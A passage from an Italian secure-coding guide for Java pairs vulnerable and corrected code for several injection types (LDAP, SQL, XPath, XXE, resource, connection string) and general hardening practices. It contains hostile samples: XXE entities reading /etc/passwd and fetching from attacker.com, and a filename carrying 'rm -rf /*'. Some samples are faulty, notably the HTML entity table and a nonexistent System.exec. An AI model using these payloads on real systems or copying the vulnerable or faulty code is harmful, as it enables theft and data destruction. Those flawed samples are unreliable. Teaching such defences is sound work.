#### 7.2.4 Connection string injection

##### Come riconoscerla

La stringa di connessione è un insieme di coppie chiave/valore separate da un punto e virgola. Consentono alle applicazioni Web di connettersi al database o ad altro server (per esempio Active Directory). Se un'applicazione Web crea una stringa di connessione utilizzando la concatenazione di stringhe dinamiche, per connettersi al database in base all'input fornito dagli utenti, tale applicazione Web è vulnerabile all'attacco di iniezione della stringa di connessione.

Come in tutti i casi di injection, anche qui parametri di input non verificati possono essere utilizzati per

##### Come difendersi

La validazione dell'input, avvalendosi di una white list, filtrando i caratteri pericolosi, è sempre la soluzione corretta per questo tipo di vulnerabilità. In questo caso i parametri non dovrebbero includere segni speciali come il punto e virgola, separatore delle varie coppie chiave/valore.

##### Esempio:

Il seguente codice:

```
public class ConnectionStringInjection {
    public static void main(String[] args) throws SQLException {
        Scanner userInputScanner = new Scanner(System.in);
        System.out.print("\nEnter url name: ");
        String connURL = userInputScanner.nextLine();
        Connection con = DriverManager.getConnection(connURL, "username",
"password");
    }
}
```

Andrebbe corretto come segue:

```
public class ConnectionStringInjectionFixed {
    public static void main(String[] args) throws SQLException {
        HashMap<String, String> sanitize = new HashMap<String, String>();
        sanitize.put("DB_url_1", "DB_url_1");
        sanitize.put("DB_url_2", "DB_url_2");
        sanitize.put("DB_url_3", "DB_url_3");
        Scanner userInputScanner = new Scanner(System.in);
        System.out.print("\nEnter url name: ");
        String connURL = userInputScanner.nextLine();
        Connection con = DriverManager.getConnection(sanitize.get(connURL),
"username", "password");
    }
}
```

Il valore è valido se è uno di quelli memorizzati nell'hashmap `sanitize`.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>.

CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

### 7.2.5 LDAP Injection

#### Come riconoscerla

LDAP è una base dati che censisce in forma di directory le utenze del sistema. Se l'input dell'utente viene utilizzato, senza subire alcun controllo o filtro, per comporre una query LDAP, è facilmente intuibile come possa trasformarsi in un mezzo per sferrare un attacco di LDAP injection.

Il danno che può derivarne dipende da quanto la directory delle utenze venga inquinata.

Con un attacco di LDAP injection è possibile leggere dati riservati, come è possibile modificarli, cancellarli o inserire utenze che poi possono essere utilizzate per successivi attacchi.

Se nomeUtente è "Mario Rossi", la query restituirà i dati relativi all'utente in questione, ma se viene fornito il carattere "\*", verrà restituito l'intera directory di utenze.

#### Come difendersi

Come in altri tipi di injection è fondamentale il controllo e l'encoding dell'input, se deve servire per costruire filtri e query verso server LDAP.

L'encoding deve filtrare i seguenti caratteri: \ # + < > , ; " =

Altri caratteri speciali sono utilizzati all'interno delle query LDAP e quindi non possono essere eliminati in automatico: \* ( ) . & - \_ [ ] ` ~ | @ \$ % ^ ? : { } ! ' "

Il controllo applicativo, dipendente dal contesto, assume un'importanza fondamentale.

Anche ridurre al minimo i privilegi assegnati all'utenza con la quale il server LDAP è avviato è una misura utile a minimizzare le conseguenze di un attacco.

#### Esempio:

Il seguente codice riceve un userid e password in input per comporre una query LDAP.

```
private void searchRecord(String userSN, String userPassword) throws
NamingException {
    Hashtable < String, String > env = new Hashtable < String, String > ();
    env.put(Context.INITIAL_CONTEXT_FACTORY,
"com.sun.jndi.ldap.LdapCtxFactory");
    try {
        DirContext dctx = new InitialDirContext(env);
        SearchControls sc = new SearchControls();
        String[] attributeFilter = {
            "cn",
            "mail"
        };
        sc.setReturningAttributes(attributeFilter);
        sc.setSearchScope(SearchControls.SUBTREE_SCOPE);
        String base = "dc=example,dc=com";
        // The following resolves to (&(sn=S*)(userPassword=*))
        String filter = "(&(sn=" + userSN + ")(userPassword=" + userPassword +
"))";
        NamingEnumeration << ? > results = dctx.search(base, filter, sc);
        while (results.hasMore()) {
            SearchResult sr = (SearchResult) results.next();
            Attributes attrs = (Attributes) sr.getAttributes();
            Attribute attr = (Attribute) attrs.get("cn");
            System.out.println(attr);
            attr = (Attribute) attrs.get("mail");
            System.out.println(attr);
        }
        dctx.close();
    } catch (NamingException e) {
```

```

        // Forward to handler
    }
}

```

Nel seguente snippet viene effettuato un controllo che impedisce l'injection:

```

// ... beginning of LDAPInjection.searchRecord()...
sc.setSearchScope(SearchControls.SUBTREE_SCOPE);
String base = "dc=example,dc=com";
if (!userSN.matches("[\\w\\s]*") || !userPassword.matches("[\\w]*")) {
    throw new IllegalArgumentException("Invalid input");
}
String filter = "(&(sn = " + userSN + ") (userPassword=" + userPassword + "))";
// ... remainder of LDAPInjection.searchRecord()...

```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/90.html>,

CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

## 7.2.6 Resource Injection

### Come riconoscerla

Si verifica quando l'applicazione ha la necessità di far aprire un socket da parte dell'utente. Un malintenzionato potrebbe aprire una backdoor che permette di connettersi direttamente al server, facendo escalation dei privilegi fino a prendere il controllo della macchina. Tramite questa vulnerabilità il malintenzionato potrebbe utilizzare eventuali connessioni aperte dall'utente, nel caso non fossero gestite adeguatamente.

### Come difendersi

Non si deve in alcun caso consentire a un utente di definire i parametri relativi ai sockets di rete. Validare l'input raffrontandolo con una white list di valori possibili ammessi.

### Esempio:

La situazione iniziale:

```

public class ResourceInjection {
    public static void main(String[] args) {
        Scanner userInputScanner = new Scanner(System.in);
        System.out.print("\nEnter port number: ");
        int portNumber = Integer.parseInt(userInputScanner.nextLine());
        try {
            ServerSocket serverSocket = new ServerSocket(portNumber);
        } catch (Exception e) {
            System.err.println("Caught Exception: " + e.getMessage());
        }
    }
}

```

Questa vulnerabilità viene risolta limitando le possibilità a poche scelte (white list):

```

public class ResourceInjectionFixed {
    public static void main(String[] args) {
        Scanner userInputScanner = new Scanner(System.in);
        System.out.print("\nEnter port name: ");
        String portName = userInputScanner.nextLine();
        int portNum;
        switch (portName) {
            case "ftps":
                portNum = 989;
                break;
            case "ftp":
                portNum = 20;
        }
    }
}

```

```
        break;
    case "smtp":
        portNum = 25;
        break;
    default:
        portNum = 80;
    }
    try {
        ServerSocket serverSocket = new ServerSocket(portNum);
    } catch (Exception e) {
        System.err.println("Caught Exception: " + e.getMessage());
    }
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

### 7.2.7 SQL injection

#### Come riconoscerla

Si verifica quando l'input non verificato viene utilizzato per comporre dinamicamente uno statement SQL che poi verrà eseguito sulla base dati. Adeguatamente manipolati, i parametri di input possono modificare le query in maniera sostanziale, causando danni di impatto notevole, come l'inserimento di dati malevoli, la cancellazione e la modifica di record e la rivelazione indebita di informazioni riservate. Se i dati utilizzati per la SQL injection sono memorizzati nel database o nel file system in generale, si parla di SQL injection di second'ordine (second order SQL injection).

#### Come difendersi

- Come prima misura, occorre validare l'input, sottoponendolo a rigidi controlli, come già illustrato nei punti precedenti;
- Le query SQL non devono mai essere realizzate concatenando stringhe con l'input esterno. Si devono invece utilizzare componenti di database sicuri come le stored procedure, le query parametrizzate e le associazioni degli oggetti (per comandi e parametri);
- Una soluzione che può essere d'aiuto consiste nell'utilizzazione di una libreria ORM, come EntityFramework, Hibernate o iBatis;
- Occorre limitare l'accesso agli oggetti e alle funzionalità del database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi superiori a quelli strettamente necessari).

#### Esempio:

##### Codice vulnerabile

```
String q='SELECT r FROM User r where r.userId='' + user + ''';
Query query=em.createQuery(q);
List users=query.getResultList();
```

##### Codice sicuro

```
Query query=em.createNamedQuery('User.findByUserId');
query.setParameter('userId', user);
List users=query.getResultList();
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/89.html>,  
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

### 7.2.8 XPath injection

#### Come riconoscerla

Si ha quando l'applicazione interroga un documento xml usando una query XPath testuale, creata concatenando dinamicamente le istruzioni con stringhe provenienti dall'esterno. L'attaccante potrebbe immettere una stringa che modifica la query XPath, ottenendo dal documento xml informazioni non dovute. Se l'input è stato manipolato ad arte, durante l'esecuzione dell'applicazione parti del documento xml, che non dovevano essere raggiunte, vengono indebitamente estratte e lette.

La gravità dell'attacco dipende dal tipo di dati che è possibile estrarre dal documento xml. Se contiene dati personali riservati, il furto di informazioni può realizzare un data breach; nel caso di dati account, l'attacco può prefigurare ulteriori attacchi di spoofing ed elevation of privileges.

### **Come difendersi**

Come prima cosa, occorre procedere con la validazione dell'input, come in tutti i casi di injection, adottando le precauzioni illustrate nei punti precedenti, tra le quali la depurazione della stringa da tutti i caratteri potenzialmente dannosi. L'adozione di una white list di valori ammessi è sempre un'ottima soluzione.

Evitare che la costruzione della query XPath sia dipendente dalle informazioni inserite dall'utente. Si deve mappare la query di tipo XPath con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, l'input stesso dovrà essere prima validato correttamente.

### **Esempio:**

```
public class XPath_Injection {
    public static void main(String[] args) {
        Scanner userInputScanner = new Scanner(System.in);
        System.out.print("\nEnter XPath expression: ");
        String expression = userInputScanner.nextLine();

        // read a string value
        XPath XPath = XPathFactory.newInstance().newXPath();
        try {
            XPathExpression email = XPath.compile(expression);
        } catch (XPathExpressionException e) {
            e.printStackTrace();
        }
    }
}
```

L'input dell'utente deve essere ricondotto a valori ammessi (white list):

```
public class XPath_Injection_Fixed {
    public static void main(String[] args) {
        HashMap<String, String> sanitize = new HashMap<String, String>();
        sanitize.put("student", "/class/student");
        sanitize.put("graduate", "/class/graduate");
        sanitize.put("professor", "/class/professor");
        Scanner userInputScanner = new Scanner(System.in);
        System.out.print("\nEnter XPath expression: ");
        String expression = userInputScanner.nextLine();

        // read a string value
        XPath XPath = XPathFactory.newInstance().newXPath();
        try {
            XPathExpression email = XPath.compile(sanitize.get(expression));
        } catch (XPathExpressionException e) {
            e.printStackTrace();
        }
    }
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/643.html>,  
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').



### 7.2.9 XML External Entity (XXE) injection

#### Come riconoscerla

Se l'applicazione web riceve in input un documento XML che consente l'elaborazione di entità esterne, dichiarate nel DTD, il sistema potrebbe essere esposto a possibili attacchi di tipo XXE. Se viene effettuato il parsing di entità create ad arte, come nell'esempio seguente, potrebbero essere visualizzate dall'attaccante le password di sistema oppure eseguito del codice malevolo.

#### Esempio:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

#### Come difendersi

- Bisogna evitare di incorporare entità esterne.
- Occorre assicurarsi di disabilitare il parser dal caricamento automatico di entità esterne.
- Formati di dati meno complessi, come JSON, possono rendere più difficile la serializzazione di dati sensibili.
- Devono essere apportati i necessari aggiornamenti a tutti i parser e alle librerie XML in uso da parte dell'applicazione o sul sistema operativo sottostante.
- Se viene utilizzato SOAP, occorre aggiornarlo alla versione 1.2 o successive.
- Implementare la convalida dell'input come evidenziato in altri punti.
- Verificare che la funzionalità di caricamento di file XML o XSL convalidi l'XML in entrata utilizzando uno schema XSD.

#### Esempio:

##### Formato non corretto

```
/* Carica il documento XML e ne mostra il contenuto */
String maliciousSample = "xxe.xml";
XMLInputFactory factory = XMLInputFactory.newInstance();

try (FileInputStream fis = new FileInputStream(maliciousSample)) {
    // Load XML stream
    XMLStreamReader xmlStreamReader = factory.createXMLStreamReader(fis); // Non
    sicuro; xmlStreamReader risulta vulnerabile
}
```

##### Formato corretto

```
/* Carica il documento XML e ne mostra il contenuto */
String maliciousSample = "xxe.xml";
XMLInputFactory factory = XMLInputFactory.newInstance();

// disabilita la risoluzione di entità esterne
factory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES,
    Boolean.FALSE);

// oppure disabilita completamente i DTDs
factory.setProperty(XMLInputFactory.SUPPORT_DTD, Boolean.FALSE);

try (FileInputStream fis = new FileInputStream(maliciousSample)) {
    // Carica il document XML
    XMLStreamReader xmlStreamReader = factory.createXMLStreamReader(fis);
}
```

### 7.2.10 Ulteriori indicazioni per lo sviluppo sicuro

La seguente raccolta di Best Practices è riconosciuta ufficialmente da Oracle Java.

### 7.2.10.1 Inizializzazione

Variabili e oggetti, prima di essere utilizzati, devono essere correttamente inizializzati. Per evitare l'allocazione di oggetti non inizializzati:

- rendere tutte le variabili private e, se necessario, fornire l'accesso ad esse dall'esterno esclusivamente attraverso i metodi get() e set();
- aggiungere in ogni oggetto una variabile booleana privata (es: isInizialized) e fare in modo che ogni costruttore, come ultima operazione, la inizializzi a "true";
- in ogni metodo che non sia un costruttore, verificare che la variabile di inizializzazione della classe sia impostata a true prima di eseguire qualsiasi operazione.

#### Esempio:

```
public class MyClass {
    private boolean isInizialized;
    private String nome;
    public MyClass(String nome){
        this.nome = nome;
        this.isInizialized = true;
    }
    public String getNome(){
        return (isInizialized == true ? this.nome : null);
    }
}
```

Se la classe ha costruttori statici è necessario seguire la stessa procedura ma a livello di classe:

- rendere tutte le variabili statiche private e, se necessario fornirne l'accesso dall'esterno della classe stessa: questo deve sempre essere consentito esclusivamente attraverso i metodi get() e set();
- aggiungere alla classe una variabile booleana privata statica (es: isClassInizialized) e fare in modo che ogni costruttore statico, come ultima operazione, la inizializzi a "true";
- prima di eseguire qualsiasi operazione, in ogni metodo statico ed ogni costruttore si deve verificare che la variabile "isClassInizialized" sia impostata a "true";
- Gestione delle allocazioni / deallocazioni di memoria dinamica;

Prima di uscire da una classe occorre ricordarsi sempre di azzerare il contenuto delle variabili. Si supponga, nel seguente esempio, che la variabile k contenesse la chiave per decriptare un messaggio cifrato:

#### Esempio :

##### Forma non corretta

```
public class Decodificatore {
    private byte[] k;
}
```

##### Forma corretta

```
public class Erase {
    private byte[] k;
    public void clear() {
        for(int i = 0; i < k.length; i++)
            k[i] = (byte) 0x00;
    }
}
```

Limitare l'accesso alle classi, ai metodi e alle variabili.

Ogni classe, metodo e variabile dovrebbero essere definiti come private o protected. Potrebbero essere dichiarati "public" in casi del tutto eccezionali, motivati e documentati. Ogni variabile privata deve essere accessibile dall'esterno unicamente attraverso metodi set() e get() per mantenere l'oggetto al sicuro.

#### Esempio:

```
public class Studente {
    private int eta;
    public int getEta(){
```

```
        return this.eta;
    }
    public int setEta(int eta){
        this.eta = eta;
    }
}
```

Ogni costante deve essere definita con i modificatori “static final” per garantire che il valore non sia modificato e sia accessibile staticamente.

**Esempio:**

```
static final int key = 1;
```

### 7.2.10.2 Visibilità

Classi, metodi e variabili devono essere esplicitamente marcate come private, protette o pubbliche, per limitare il livello di accesso da parte di altri oggetti. Laddove non è necessario esporre delle funzionalità, deve essere impostato un livello di visibilità più ristretto, al fine di evitare l'esposizione di strutture interne.

### 7.2.10.3 Modificatori

Ove possibile, è necessario rendere le classi, i metodi e le variabili di tipo “final”.

L'utilizzo di questo modificatore consente di aumentare l'efficienza del programma in fase di esecuzione, in quanto non consente il "late binding".

**Esempio:**

```
public final class MyFinalClass {
    [...]
}

public class MyClass {
    final int myConst = 123;
    [...]
}

public class MyClass {
    [...]
    public final void stopOverriding() {
        [...]
    }
}
```

Le variabili di tipo static dovrebbero essere limitate allo stretto necessario, poiché la loro visibilità prescinde dal ciclo di vita degli oggetti e sono perciò meno controllabili. Le variabili statiche sono globali e in un ambiente multitutente possono essere modificate da più thread, con risultati imprevedibili.

### 7.2.10.4 Utilizzo degli oggetti mutevoli

Un metodo non dovrebbe mai tornare oggetti mutevoli (ad esempio array, liste, vettori, date, etc..) e non dovrebbero mai essere memorizzati internamente in modo diretto (dovrebbero invece essere opportunamente clonati). Si tratta di oggetti raggiunti per indirizzo, per cui tornare un array privato da un metodo pubblico, esporrebbe i dati a possibili manipolazioni da parte di un attaccante.

**Esempio 1:**

Forma non corretta:

```
public Date getDate() {
    return fDate;
}
```

Forma corretta:

```
public Date getDate() {
    return new Date(fDate.getTime());
}
```

```
}
```

### **Esempio 2:**

Forma non corretta:

```
public void useDate(Date date) {
    if (isValid(date))
        scheduleTask(date);
}
```

Forma corretta:

```
public void useDate(Date date) {
    Date copied_date = new Date(date.getTime());
    if (isValid(copied_date))
        scheduleTask(copied_date);
}
```

### ***7.2.10.5 Definizione delle classi***

Evitare l'utilizzo di classi interne (inner classes). In casi del tutto eccezionali, comunque, le classi interne devono sempre essere definite come private.

### **Esempio:**

Forma non corretta:

```
package esempio;
public class MyFirstClass {
    [...]
    private class MySecondClass {
    }
    [...]
}
```

Forma corretta:

```
package esempio;
public class MyFirstClass {
    [...]
}
class MySecondClass {
    [...]
}
```

Per tener conto dei rilasci, è opportuno inserire un codice di versione per ogni classe, collocandolo all'interno di una variabile pubblica final, ed effettuare i controlli per la coerenza di versione sulle classi del package.

### ***7.2.10.6 Codice e permessi speciali***

Le classi Java non dovrebbero effettuare operazioni di sistema diretti. Non dovrebbero cambiare i permessi sul file system, né aprire socket, né caricare librerie dinamiche attraverso la `System.loadLibrary` o la `Runtime.getRuntime.loadLibrary`, ecc.

Se una di queste operazioni dovessero rendersi necessaria, occorrerà documentarne le motivazioni e procedere con lo sviluppo nella massima sicurezza.

In generale, come già accennato, minori sono i privilegi, più è sicura l'applicazione.

### ***7.2.10.7 Esecuzione dei comandi di sistema***

Supponiamo che un aggressore assegni alla variabile `filename` un valore del tipo:

```
filename = "joe; /bin/rm -rf /*";
```

Nell'esempio sotto riportato verrà eseguito il codice malevolo (forma non corretta); nella forma corretta, il codice malevolo sarà, invece, ignorato.

### **Esempio:**

Forma non corretta:

```
void method (String filename) {
    System.exec("more " + filename);
}
```

```
}
```

Forma corretta:

```
void method (String filename){
    if (new File(filename).exists()){
        // Controlli di white list ...
        System.exec("more " + filename);
    }
}
```

#### 7.2.10.8 Oggetti

Per ragioni di sicurezza è necessario rendere le classi e gli oggetti non clonabili. Di seguito viene riportato un esempio su come è possibile rispettare questa regola:

```
[...]
public final void clone() throws java.lang.CloneNotSupportedException {
    throw new java.lang.CloneNotSupportedException();
}
[...]
```

Nei casi eccezionali, che dovrebbero essere motivati e ampiamente documentati, bisogna etichettare i metodi che consentono la clonazione di tipo “final”, in modo da evitare potenziali un loro malevolo override. Di seguito viene riportato un esempio su come è possibile gestire queste eccezioni:

```
[...]
public final void clone() throws java.lang.CloneNotSupportedException {
    super.clone();
}
[...]
```

Comparazione degli oggetti di classe. Non effettuare mai la comparazione per nome degli oggetti di classe. Di seguito viene riportato un esempio su come è possibile rispettare questa regola:

Esempio:

Forma non corretta:

```
public class MyClass {
    public boolean sameClass (Object o) {
        Class thisClass = this.getClass();
        Class otherClass = o.getClass();
        return (thisClass.getName() == otherClass.getName());
    }
}
```

Forma corretta:

```
package esempio;
public class MyClass {
    public boolean sameClass (Object o) {
        Class thisClass = this.getClass();
        Class otherClass = o.getClass();
        return (thisClass == otherClass);
    }
}
```

#### 7.2.10.9 Serializzazione e deserializzazione

Rendere le classi e gli oggetti non serializzabili. Di seguito viene riportato un esempio su come è possibile rispettare questa regola:

```
[...]
private final void writeObject(ObjectOutputStream out) throws java.io.IOException
{
    throw new java.io.IOException("L'oggetto non può essere serializzato ");
}
[...]
```

Rendere le classi e gli oggetti non deserializzabili. Di seguito un esempio su come è possibile rispettare questa regola:

```
[...]
private final void readObject(ObjectInputStream in) throws java.io.IOException {
    throw new java.io.IOException("L'oggetto non può essere deserializzato");
}
```

[...]

Utilizzare una libreria esterna come SerialKiller è molto utile per mettere le classi Java al riparo dalla vulnerabilità nota come “unsecure serialization”. In pratica produce una sottoclasse “sicura” della classe usata da Java per la deserializzazione: `ObjectInputStream`.

Il codice Java, dopo aver importato tale libreria, viene modificato come segue:

**Formato vulnerabile:**

```
ObjectInputStream ois = new ObjectInputStream(is);
String msg = (String) ois.readObject();
```

**Formato sicuro:**

```
ObjectInputStream ois = new SerialKiller(is, "/etc/serialkiller.conf");
String msg = (String) ois.readObject();
```

#### **7.2.10.10 Memorizzazione delle informazioni riservate**

Non inserire all'interno del codice informazioni riservate, come chiavi crittografiche, passwords, certificati, etc. Informazioni personali non devono mai essere inserite in chiaro né devono essere presenti all'interno del codice o lasciati nella cache.

#### **7.2.10.11 Packages**

##### **Creazione dei packages**

I packages devono essere concepiti per organizzare in una forma logica le classi dell'applicazione; un package deve contenere funzionalità simili e omogenee.

##### **Protezione dei packages**

È necessario proteggere i package a livello globale, contro l'immissione di codice malevolo o alterato. Di seguito vengono riportati due esempi su come rispettare questa regola:

Esempio:

```
// Inserire la seguente linea nel file java.security properties.
// Ciò causerà un'eccezione nel loader defineClass non appena
// si proverà a definire una nuova classe all'interno del pacchetto,
// a meno che il codice non sia stato dotato del seguente permesso
// RuntimePermission("defineClassInPackage."+package)
[...]
package.definition=Pacchetto1 [,Pacchetto2,...,PacchettoN]
[...]
```

È anche possibile inserire le classi del pacchetto in un file jar. In questo modo nessun codice può ottenere il permesso ad ampliare il pacchetto e non c'è quindi motivo di modificare il file `java.security properties`.

È necessario proteggere l'accesso. Ciò può essere fatto inserendo la seguente linea nel file `java.security properties`:

```
[...]
package.access=Pacchetto 1 [,Pacchetto 2,...,Pacchetto n]
[...]
Ciò causerà un'eccezione nel loader loadClass non appena si proverà ad accedere ad una classe
all'interno del pacchetto, a meno che il codice non sia stato dotato del seguente permesso:
[...]
RuntimePermission("accessClassInPackage."+package)
[...]
```

#### **7.2.10.12 Gestione delle eccezioni**

Tutti i null pointer devono essere gestiti, di modo che il programma sia robusto e non dia origine a “stack trace” incontrollati. La forma corretta nell'esempio che segue, mostra come utilizzare le capacità di logging di Java per mantenere traccia delle eccezioni.

### Esempio:

#### Forma non corretta

```
import java.io.*;
import java.util.*;
public class BadEmptyCatch {
    List quarks = new ArrayList();
    quarks.add("hello word");
    FileOutputStream file = null;
    ObjectOutputStream output = null;
    try{
        file = new FileOutputStream("quarks.ser");
        output = new ObjectOutputStream(file);
        output.writeObject(quarks);
    }
    catch(Exception exception){System.err.println(exception);
    }
    finally{
        try {
            if (output != null) {
                output.close();
            }
        }
        catch(Exception exception){
        }
    }
}
```

#### Forma corretta:

```
import java.io.*;
import java.util.*;
import java.util.logging.*;

public class ExerciseSerializable {

    public static void main(String args) {
        List quarks = new ArrayList();
        quarks.add("hello word");
        ObjectOutputStream output = null;
        try{
            OutputStream file = new FileOutputStream( "quarks.ser");
            OutputStream buffer = new BufferedOutputStream( file );
            output =
            new ObjectOutputStream(buffer);    output.writeObject(quarks);
        }
        catch(IOException ex){
            fLogger.log(Level.SEVERE, "Cannot perform output.", ex);
        }
        finally{
            try {
                if (output != null) {
                    output.close();
                }
            }
            catch (IOException ex ){
                fLogger.log(Level.SEVERE, "Cannot close output stream.", ex);
            }
        }
    }
}
```

O si specifica la clausola `throws` e si rinvia quindi la cattura dell'errore alla classe chiamante, oppure lo si gestisce localmente. In questo caso bisogna evitare di raggruppare le eccezioni in un blocco di eccezioni generico, in quanto ciò rappresenterebbe una perdita di informazioni importanti.

### Esempio:

#### Forma non corretta

```
import java.io.*;
```



```
import java.util.*;
public class BadGenericThrow {
    public void makeFile() throws Exception {
        //create a Serializable List
        List<String> quarks = new ArrayList<String>();
        quarks.add("hello word");
        FileOutputStream file = null;
        ObjectOutputStream output = null;
        try{
            file = new FileOutputStream("quarks.ser");
            output = new ObjectOutputStream(file);
            output.writeObject(quarks);
        }
        finally{
            if (output != null) {
                output.close();
            }
        }
    }
}
```

#### Forma corretta

```
import java.io.*;
import java.util.*;

public class BadGenericThrow {
    public void makeFile() throws IOException, FileNotFoundException{
        //create a Serializable List
        List<String> quarks = new ArrayList<String>();
        quarks.add("hello word");
        FileOutputStream file = null;
        ObjectOutputStream output = null;
        try{
            file = new FileOutputStream("quarks.ser");
            output = new ObjectOutputStream(file);
            output.writeObject(quarks);
        }
        finally{
            if (output != null) {
                output.close();
            }
        }
    }
}
```

#### 7.2.10.13 Java Servlet

I dati dei moduli (form) html dovrebbero viaggiare preferibilmente attraverso richieste di tipo http POST, per cui il metodo doGet dovrebbe solo contenere la gestione dell'errore sollevato se viene invocato il metodo GET. La ragione per preferire il metodo POST sta nel fatto che in questo caso i parametri non viaggiano sull'url e non vengono pertanto memorizzati nei file di log o nella cache del browser. Chiaramente POST è ugualmente manipolabile, ma con maggior difficoltà.

Per implementare in maniera flessibile la sicurezza delle servlet si può agire attraverso la configurazione web.xml, oppure è possibile utilizzare l'annotazione @ServletSecurity con le annotazioni ausiliarie @HttpMethodConstraint e @HttpConstraint.

Nell'esempio seguente la servlet viene resa sicura attraverso la configurazione del file web.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee" [...] version="3.0">
    <display-name>Esempio Servlet Sicurezza</display-name>

    <servlet>
        <servlet-name>servletSicurezza</servlet-name>
        <servlet-class>com.package.servlet.servletSicurezza</servlet-class>
    </servlet>
```

```
<servlet-mapping>
  <servlet-name>servletSicurezza</servlet-name>
  <url-pattern>/</url-pattern>
</servlet-mapping>

<security-constraint>
  <web-resource-collection>
    <web-resource-name>secure</web-resource-name>
    <url-pattern>/</url-pattern>
    <http-method>GET</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>dipendente</role-name>
  </auth-constraint>
</security-constraint>

<login-config>
  <auth-method>BASIC</auth-method>
  <realm-name>default</realm-name>
</login-config>

</web-app>
```

Si impone l'autenticazione base, per il metodo GET. Solo gli utenti appartenenti al ruolo "dipendente" possono accedere.

La stessa cosa può essere ottenuta attraverso l'annotazione @ServletSecurity.

#### Esempi:

Il seguente codice impone l'uso della crittografia in tutte le connessioni GET

```
@ServletSecurity(@HttpConstraint(transportGuarantee =
    TransportGuarantee.CONFIDENTIAL))
```

La dichiarazione seguente, invece, nega le connessioni con il metodo GET. POST invece è ammesso:

```
@ServletSecurity(
    httpMethodConstraints = @HttpMethodConstraint(value = "GET",
        emptyRoleSemantic = EmptyRoleSemantic.DENY)
)
```

Con la seguente affermazione si permette l'accesso solo a utenti del ruolo "admin":

```
@ServletSecurity(@HttpConstraint(rolesAllowed = "admin"))
```

I valori presenti come parametri nella request devono essere validati prima di poter essere utilizzati dall'applicazione. URL, Cookies, Form Fields, Hidden Fields, Headers, etc. ottenuti dai metodi `getParameter()`, `getCookie()`, o `getHeader()` degli oggetti `HttpServletRequest`, prima di essere utilizzati, devono essere rigorosamente validate server-side.

Ciascun parametro in input deve specificare :

- il tipo di dato (string, integer, real, etc.);
- il set di caratteri consentito;
- la lunghezza minima e massima;
- la possibilità di accettare il valore NULL;
- la possibilità che il parametro sia richiesto o meno;
- la possibilità che siano permessi i duplicati;
- intervallo numerico;
- i valori ammessi (numerazione) ;
- i pattern (espressioni regolari) ;

Per ciascun parametro occorre inoltre filtrare qualsiasi carattere speciale e sostituirlo con il corrispondente carattere HTML. Queste routine di controllo devono essere sempre eseguite all'interno dei metodi `doGet()` e `doPost()` di tutte le Servlet che compongono la Web Application.

La tabella seguente mostra un'esemplificazione dei caratteri speciali che devono essere ricercati e le corrispondenti sostituzioni HTML che devono essere effettuate.

Carattere speciale da ricercare:	Carattere HTML sostitutivo:
<	&lt;
>	&gt;
(	&40;
)	&41;
#	&35;
&	&38;

Un metodo spesso adottato per effettuare queste operazioni di filtro e controllo consiste nell'adozione di un Web Application Firewall (WAF). Questi reverse proxies ricevono il traffico dai client, e dopo opportune modifiche, lo passano alla parte di back-end, sul server.

Anche per le servlet esiste la possibilità di una SQL injection. Un Web Application Firewall è una difesa contro le injection in generale, ma se una servlet accede ad un database, è opportuno che i relativi statements SQL non siano mai costruiti utilizzando concatenazioni di stringhe soprattutto se tali informazioni sono inserite dagli utenti. Invece della concatenazione dinamica di stringhe, occorre utilizzare l'interfaccia PreparedStatement che, tramite il driver JDBC, effettua la canonicalizzazione dei parametri in modo automatico. Di seguito un esempio di utilizzo dell'interfaccia PreparedStatement.

Esempio:

```

. . .
String selectStatement = "SELECT * FROM User WHERE userId = ? ";
PreparedStatement prepStmt = con.prepareStatement(selectStatement);
prepStmt.setString(1, userId);
ResultSet rs = prepStmt.executeQuery();
. . .

```

Per quanto riguarda il controllo delle sessioni, bisogna evitare di creare token di sessione ad-hoc ed utilizzare preferibilmente quelli messi a disposizione del web container (o web application server) in uso, gestendo le sessioni utente tramite l'apposita interfaccia javax.servlet.http.HttpSession. In qualsiasi caso i token di sessione dovrebbero sempre rispettare le seguenti regole:

- non devono mai essere inclusi nelle URL;
- devono essere costituiti da lunghe e complicate catene di numeri randomici che non possano essere facilmente indovinati;
- dovrebbero cambiare di frequente durante una sessione;
- dovrebbero cambiare quando si passa ad utilizzare protocolli come SSL;
- non devono mai essere utilizzati token scelti da un utente.

Se per memorizzare le sessioni si utilizzano i cookies, si devono sempre rispettare le seguenti regole minime:

- i cookies non devono essere mai utilizzati per memorizzare dati personali o informazioni sensibili (es: login, password, fede religiosa, malattie, etc.);
- prima di trasferire informazioni personali o sensibili verso un utente è necessario richiedere sempre la sua autenticazione e autorizzazione tramite inserimento di login e password: non basarsi mai sulla presenza o meno di un cookie precedentemente memorizzato;
- configurare i session cookies in modo tale che scadano quando l'utente esce dal browser;
- assicurarsi che tutte le informazioni contenute nei cookies siano accuratamente verificate e filtrate prima di essere utilizzate e/o inserite nei documenti HTML.

Altra norma che agevola la sicurezza consiste nel limitare la dimensione delle risposte http. Ove possibile limitare sempre la lunghezza delle risposte HTTP al minimo necessario, troncando quelle che hanno una dimensione eccedente.

C'è anche una buona prassi che riguarda l'HTTP Referer. Ove possibile, verificare sempre il campo Referer dell'header HTTP (es. metodo `getHeader(java.lang.String name)` dell'interfaccia

javax.servlet.http.HttpServletRequest) e rigettare le informazioni provenienti da host o link incorretti e/o inaspettati.

